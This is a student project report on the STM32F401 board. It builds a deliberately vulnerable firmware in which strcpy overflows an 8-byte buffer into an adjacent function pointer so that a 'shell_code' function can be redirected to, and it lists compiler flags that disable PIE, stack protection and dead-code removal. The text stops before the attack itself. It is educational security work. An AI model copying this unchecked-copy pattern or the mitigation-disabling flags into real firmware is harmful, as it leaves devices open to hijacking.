



UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Project work in Network Security

Developement and exploit of a Buffer Overflow vulnerability on STM32F4

Academic Year 2020/21

Professor

Simon Pietro Romano

Student

Francesco Giuseppe Caccavale
matr. M63001025

Index

Index.....	II
Introduction.....	3
Chapter 1: STM32F4 Nucleo Board	4
1.1 Brief overview of STM32F4 Architecture	5
1.2 Memory Map.....	7
1.3 DMA.....	9
1.4 USART.....	10
Chapter 2: Application and Hacking.....	11
2.1 Code.....	12
2.2 Debug on GDB.....	17
2.3 Attack and exploit	20
2.4 Countermeasures to Buffer Overflow	22
Bibliography.....	24

Introduction



According to CWE(Common Weakness Enumeration), a list of software and hardware vulnerabilities, in 2021 the most common weakness has been Out-of-Bounds Write, whilst the third has been Out-of-bounds Read, and the fourth an Improper Input Validation. All of these vulnerabilities are many sides of the same coin, i.e. they are types or causes of **Buffer Overflow**. [1]

Buffer overflow is a software anomaly that happens when an input is so large that goes over a buffer boundary set in memory. Most of the times the execution of the current program fails because program did not expect that kind of input and it had replaced a valid memory address with trash. Sometimes an attacker could exploit this weakness to modify the return address of a function(**Stack overflow**) ,to corrupt data [dynamically allocated](#) (**Heap Overflow**) or statically allocated(**Global Data Area Overflow**). [2] [3]

In this project work, I will perform Global Data Area Overflow on my STM32F401RE board, I will explain the architecture of it, the tools used to inspect the memory and the countermeasures to avoid this attack.

Chapter 1: STM32F4 Nucleo Board

STM32F401RET6 is a microcontroller produced by STMicroelectronics NV. It includes an ARM Cortex M4 84 MHz microprocessor, a 512-KB Flash Memory, a 96-KB SRAM, Arduino connectors, an Analog to Digital Converter, 11x Timers, 3x Usarts, 3x SPI, 3x I2C, and supports Free RTOS, a basic Real Time OS for embedded systems. It is a cheap solution for developers and a low performance board, because it belongs to Nucleo category, as shown in Figure 1 .

<div>  <div> STM32F4 MCU Series 32-bit Arm® Cortex®-M4 – Up to 180 MHz </div>  </div>														
Product lines	F _{cpu} (MHz)	Flash (Kbytes)	RAM (KB)	Ethernet I/F IEEE 1588	2x CAN	Camera I/F	SDRAM I/F	Dual Quad-SPI	SAI	SPI/DI RX	Chrom-ART Graphic Accelerator™	TFT LCD Controller	MIPDSI	
Advanced lines														
STM32F469 ²	180	512 K to 2056 K	384	•	•	•	•	•	•	•	•	•	•	•
STM32F429 ²	180	512 K to 2056 K	256	•	•	•	•	•	•	•	•	•	•	•
STM32F427 ²	180	1024 K to 2056 K	256	•	•	•	•	•	•	•	•	•	•	•
Foundation lines														
STM32F446	180	256 K to 512 K	128		•	•	•	•	•	•				
STM32F407 ²	168	512 K to 1024 K	192	•	•	•								
STM32F405 ²	168	512 K to 1024 K	192		•									
Product lines	F _{cpu} (MHz)	Flash (Kbytes)	RAM (KB)	RUN current (µA/MHz)	STOP current (µA)	Small package (mm)	FSMC (NOR/PSRAM/LCD support)	QSPI	DFSDM	DAC	TRNG	DMA Batch Acquisition Mode	USB 2.0 OTG FS	
Access lines														
STM32F401	84	128 K to 512 K	up to 96	Down to 128	Down to 10	Down to 3x3							•	
STM32F410	100	64 K to 128 K	32	Down to 89	Down to 6	Down to 2.553x 2.579				•	•	BAM	-	
STM32F411	100	256 K to 512 K	128	Down to 100	Down to 12	Down to 3.034x 3.22						BAM	•	
STM32F412	100	512 K to 1024 K	256	Down to 112	Down to 18	Down to 3.653x 3.651	•	•	•		•	BAM	• +LPM ¹	
STM32F413 ²	100	1024 K to 1536 K	320	Down to 115	Down to 18	Down to 3.951x 4.039	•	•	•	•	•	BAM	• +LPM ¹	

Notes:

1. Link Power Management 2. The same devices are also found with embedded HW AES encryption (128-/256-bit)

Figure 1 complete features of STM32F4 series



Figure 2 : a photo of STM32F401RE board

1.1 Brief overview of STM32F4 Architecture


In Figure 3 it is possible to see the main components of STM32.

ARM Cortex-M4 with Floating Point Unit 32-bit RISC processor is the most important part of the board, it includes a JTAG interface for debugging, a Nested Vector Interrupt Controller(NVIC) to manages interrupts, 3x buses, one for Data, one for User Instruction and one for System Instruction. [4]

There are 2x DMA to interface board with peripherals, 6x General Purpose ports, in particular in this project it will be used GPIOA Port 5 in Output Mode in order to blink a User led. [5] [6]

Finally there are 3x Usart in order to let the board communicate with external devices, in particular I will use Usart2 to send and receive messages to/from my computer.

Figure 3. STM32F401xD/xE block diagram



1. The timers connected to APB2 are clocked from TIMxCLK up to 84 MHz, while the timers connected to APB1 are clocked from TIMxCLK up to 42 MHz.

Figure 3 STM32F4 Block Diagram




Figure 4 STM32F401 Pinout

1.2 Memory Map

Cortex M4 is a **32 bit little endian** processor, so it supports until 4 GB Memory, and even if in this case memory is only few KB large, it can eventually be extended or replaced. Every internal peripheral added by STM32 has its own address, and Cortex M4 supports external peripherals mapping. The following picture shows addresses reserved for MCU, Code area region, SRAM region and so on.




Figure 5: ARM Cortex Memory

As said before, STM32 uses only a little subset of memory addresses provided by ARM, and these are shown in the following figure. In this experiment I will exploit Code Area, putting there an unused “malicious” function and writing its address to a function pointer that points to another function. Furthermore, I will use the Usart and Dma peripherals to interface the board with user and emulate a malicious input.




Figure 6 : STM32 memory map

1.3 DMA

Direct Memory Access is used to reduce overhead due to data transfer between CPU and peripherals. This component sends only three interrupts to CPU, one at the beginning of transfer, one at half-transfer and one at the end, in the meanwhile MCU can do others operations. DMA is connected with an High performance bus, AHB, in order to provide the best performance in moving data.

DMA performs 3 types of transactions:

- a) peripheral-to-memory
- b) memory-to-peripheral
- c) memory-to-memory

DMA is composed by a controller, that manages requests from different peripherals, 8 streams and 8 channels for each stream. In particular, Channel4 and Stream5 are associated to Usart Rx port. The arbiter choose what request to serve according to the priority of interrupts (very high, high, medium, low).

DMA can work in two modes: Circular and Normal.

In the circular mode, it will write to the first address, auto increment the address to the next one until the last address is reached and then return to the first address.

In the normal mode, DMA will write data from the first to the last address. If it receives other data after the last address, it will cause an exception. This mode is vulnerable to buffer overflow. [5] [6]




Figure 7: DMA Normal vs Circular Mode

1.4 USART

Universal Synchronous Asynchronous Receiver Transmitter is a serial interface device designed by Gordon Bell of Digital Equipment Corporation. USART provides full duplex data exchange via RS232 or RS485 protocols. USART can be programmed to work to different Baud rates and it supports hardware flow control by CTS(Clear To Send) and RTS(Request to send) signals. USART can receive data in three ways:

- Polling: it blocks the CPU in a while loop, and every time processor must control if data has been received.
- Interrupt: it blocks CPU only when single byte is received, and every time CPU transfers that byte from peripheral to memory
- DMA: in this case CPU is not blocked, DMA manages data movement between peripheral and memory. DMA notifies CPU about the end of the transfer with TC(Transfer Complete) interrupt.

USART will be used with DMA transfer mode. [5] [6]

Chapter 2: Application and Hacking

There are two ways to program STM32 board: bare-metal programming or using development tools. Bare-metal programming requires a deep knowledge of device architecture because in this case software interacts directly with hardware without any type of abstraction.

An easier way to develop software is using middleware, libraries and framework already available. There are different platforms that provide these functionalities, such as Keil, CubeIDE, IAR Embedded Workbench etc.

In my case, I used **STM32CubeIde**, an environment which offers a graphical view of pins and internal peripherals. By clicking on the peripheral we want to use, it automatically generates the code with the settings specified by the user.(Figure 8) [7]

I enabled PA5 in Output Mode, PA2 and PA3 as Usart Tx and Usart Rx, and finally I set DMA interrupt on reception.




Figure 8: STM32CubeIde GUI

Usart2 parameters settings are :

- Baud rate=115000 bit/s
- Word length=8 bit Including parity bit
- Parity=None
- Stop Bit=1
- Data Direction= Receive and Transmit
- Oversampling =16 Samples

Dma settings:

- Mode=Normal
- Increment address Memory
- Data width=Bytes

Both of them are enabled to generate interrupts.

2.1 Code

By saving the file Uart_dma.ioc, CudeIde generates automatically the configuration code.

```
//@file: main.c
#include "main.h"
/* Private includes -----*/
/* USER CODE BEGIN Includes */
#include<string.h>
#include <stdlib.h>
#include<stdio.h>
/* USER CODE END Includes */
/* Private variables -----*/
UART_HandleTypeDef huart2;
DMA_HandleTypeDef hdma_usart2_rx;

/* USER CODE BEGIN PV */
#define RxBuf_SIZE 20
#define Buf_SIZE 8
uint8_t RxBuf[RxBuf_SIZE];
struct Buf_DMA{
    uint8_t buffer[Buf_SIZE];
    void (*ptr_funzione)(char*);
}Buf_DMA;
/* Private function prototypes autogenerated-----*/
void SystemClock_Config void ;
static void MX_GPIO_Init void ;
static void MX_USART2_UART_Init(void);
static void MX_DMA_Init void ;
/* USER CODE BEGIN PFP */
void controlla_dim(char*);
void shell_code(char*);//malicious function
/* USER CODE END PFP */
```

First of all, I declared the reception array, that is RxBuf[RxBuf_SIZE].

Then there is struct Buf_DMA, which contains an array and a pointer to a function, ptr_funzione, that will be initialized to the address of controlla_dim(char*stringa). After this the main function is called:

```
int main(void)

/* MCU Configuration-----*/

/* Reset of all peripherals, Initializes the Flash interface
and the Systick. */
HAL_Init();

/* Configure the system clock */
SystemClock_Config();

/* Initialize all configured peripherals */
MX_GPIO_Init();
MX_DMA_Init();
MX_USART2_UART_Init();
/* USER CODE BEGIN 2 */
Buf_DMA.ptr_funzione=controlla_dim;
HAL_UARTEx_ReceiveToIdle_DMA(&huart2, RxBuf, RxBuf_SIZE);
__HAL_DMA_DISABLE_IT(&huart2, DMA_IT_HT);
/* USER CODE END 2 */

/* Infinite loop */
/* USER CODE BEGIN WHILE */
while (1)
{
    /* USER CODE END WHILE */

    /* USER CODE BEGIN 3 */
        HAL_GPIO_TogglePin (GPIOA, GPIO_PIN_5 );

        HAL_Delay(250);
    }
/* USER CODE END 3 */
}
```

Here we have the default code, then the user code. After the initialization of System Clock, GPIO, DMA and USART2, ptr_funzione is set to controlla_dim address, then **HAL_UARTEx_ReceiveToIdle_DMA** initiates the reception of an amount of data in DMA mode till either the expected number of data is received or an IDLE event occurs. In my case, the trigger is generated by a python script computer side that sends data on the

serial port of the board, that is COM3.

__HAL_DMA_DISABLE_IT(&hdma_usart2_rx, DMA_IT_HT) disables Half Transfers interrupt, because it is not necessary. Finally, in the while loop, there is the code for blinking a user led every 250 ms.

After the main function, there is the code of the previous user functions, that are controlla_dim(char*) and shell_code(char*):

```
void shell_code(char*buffer){
    char uart_buf[50];
    int uart_buf_len=sprintf(uart_buf," Ti ho hackerato !!!\n");
    HAL_UART_Transmit(&huart2, (uint8_t*)uart_buf,uart_buf_len,1000);
}
void controlla_dim char*buffer){
    char uart_buf[50];
    int dim=strlen(stringa);
    int uart_buf_len=sprintf(uart_buf," Dim stringa uart :%d \n",dim);
    HAL_UART_Transmit(&huart2, (uint8_t*)uart_buf,uart_buf_len,1000);
}
```

In controlla_dim function, **sprintf** sends a formatted output to a string, in this case local array uart_buf. Inside uart_buf there is the dimension of input received by Usart. After it, HAL_UART_Transmit sends this string through Usart.

The shell_code function is similar to controlla_dim, but his output means “You’ve been hacked!!!”, and it is the code that will run after the exploit instead of the normal execution of controlla_dim.

As said before, an external event triggers usart interrupt, so Interrupt Service Routine has to be modified to execute user code. Indeed, in stm32f4xx_it.c there are callback function. In particular, at line 229 there is **void USART2_IRQHandler(void)**:

```

/* @file      stm32f4xx_it.c */
void USART2_IRQHandler(void)
{
    /* USER CODE BEGIN USART2_IRQn 0 */

    /* USER CODE END USART2_IRQn 0 */
    HAL_UART_IRQHandler(&huart2);
    /* USER CODE BEGIN USART2_IRQn 1 */

    strcpy (Buf_DMA.buffer,RxBuf);//Dest=buffer, Src=RxBuf
    Buf_DMA.ptr_funzione(Buf_DMA.buffer);
    HAL_UARTEx_ReceiveToIdle_DMA(&huart2,(uint8_t *) RxBuf,
    RxBuf_SIZE);

    __HAL_DMA_DISABLE_IT(&huart2, DMA_IT_HT);

    /* USER CODE END USART2_IRQn 1 */
}

```

Here **USART2_IRQHandler** calls **HAL_UART_IRQHandler** with Usart instance. Then strcpy copies the received data into struct member buffer. After this copy, the execution switches to the address pointed by ptr_funzione, that in a normal execution is controlla_dim. This function is vulnerable to buffer overflow as strcpy does not check the length of destination and source arrays, in fact Buf_DMA.buffer dimension is 8 and Rx_Buf dimension is 20, so if user input is greater than 8, there will be an overflow.

Now it's possible to set the compilation flags. To do it, you need to right click on the project name, then select properties->C/C++ Build->settings->MCU GCC Compiler->Miscellaneous and add the following flags:

- -no-pie : it tells gcc not to make a [position independent executable](#) (PIE). PIE is a precondition to enable address space layout randomization (ASLR), but to do the attack we want the address of shell_code not to change at every execution. It is a [linker](#) command.
- -fno-pie: it has the same meaning of -no-pie, but it is a compiler command.
- -gdwarf: it produces debugging information in DWARF format
- -ggdb: it produces debugging information for use by GDB
- -fno-stack-protector: it disables guard variable onto the stack frame for each

vulnerable function or for all functions.

- Disable `-Wl,--gc-sections`: with this flag linker does not assign an address to unused functions/variables, by disabling them `shell_code` will be placed in memory
- `-O0`: it disables optimization flags

After setting compilation and linker flags, program can be executed. To do it, plug the board in the computer and click on Run as STM32 Cortex M application, (Figure 9).




Figure 9 STM32CubeIDE Console Output

The board starts its normal execution, and every 250 ms the led turns on and off.

To communicate through USART there are many serial terminals, I used Hercules(<https://www.hw-group.com/software/hercules-setup-utility>). This free utility offers an immediate graphical interface and it supports TCP and UDP protocols.

To transmit data on Usart, select serial tab, then set up USART Name(COM3), Baud rate, parity bit, handshake and Mode, and finally click on open Serial Port. Hercules can also control and monitor other RS-232 lines like RTS, CTS, DTR or DSR, but I disabled the hardware flow control. Afterwards, insert the data to transmit to USART in the form, and then send it.

